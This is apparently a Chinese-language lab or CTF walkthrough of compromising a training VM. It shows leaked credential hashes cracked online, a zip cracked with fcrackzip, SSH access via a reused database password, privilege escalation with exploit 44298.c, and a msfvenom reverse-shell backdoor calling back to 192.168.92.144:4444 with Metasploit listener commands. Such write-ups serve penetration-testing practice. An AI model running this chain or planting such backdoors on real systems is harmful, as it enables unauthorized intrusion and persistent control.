

1.对网页进行访问，并使用burp对http包进行截获




发现其中有链接可能存在信息泄露


2.访问该链接



password字段泄露，使用cmd5网站解密，得到密码明文




3.继续观测链接，发现还有一处



直接泄露管理员账户

同样使用cmd5解密，然后登录，发现网站备份文件






4.下载备份文件，发现其是basse64加密

使用base64工具解密：base64 -d myplace.Backup > a

5.使用file鉴定其类型：file a，结果为zip


6.改名为zip后缀，然后使用fcrackzip破解压缩包密码：fcrackzip -D -p /usr/share/wordlists/rockyou.txt a.zip，得到密码


7.此时已经得到了网站源码，然后进行审计，在app.js文件下看到对mongdb的账号和密码，然后尝试看看管理员是否比较懒，将ssh远程也设置为这个密码，尝试后发现果然是这样，此时得到目标机器shell





8.查看发行版和内核






9.在msf中查找相关漏洞：searchsploit

使用44298.c漏洞提权

10.在主机上发布漏洞源程序，然后在靶机中选择一个拥有写和执行权限的目录下载编译并执行源程序，以达到提权的目的



11.为了维持权限，方便后续进入靶机，需要在此设置后门木马，这里利用msfvenom生成木马：

msfvenom -p linux/x86/meterpreter/reverse\_tcp LHOST=192.168.92.144 LPORT=4444 -f elf > shell.elf

12.到靶机中下载木马程序，并赋予执行权限：chmod +x shell.elf

13.主机设置监听

msf > use exploit/multi/handler #使用exploit/multi/handler监听从靶机发来的数据


msf exploit(handler) > set payload windows/meterpreter/reverse\_tcp #设置payload

msf exploit(handler) > set lhost 192.168.92.144 #主机ip

msf exploit(handler) > set lport 4444 #主机端口

msf exploit(handler) > exploit

然后在靶机上执行木马，主机就能监听到靶机



14.在主机上对靶机进行控制，可以看到权限基本都是可写的

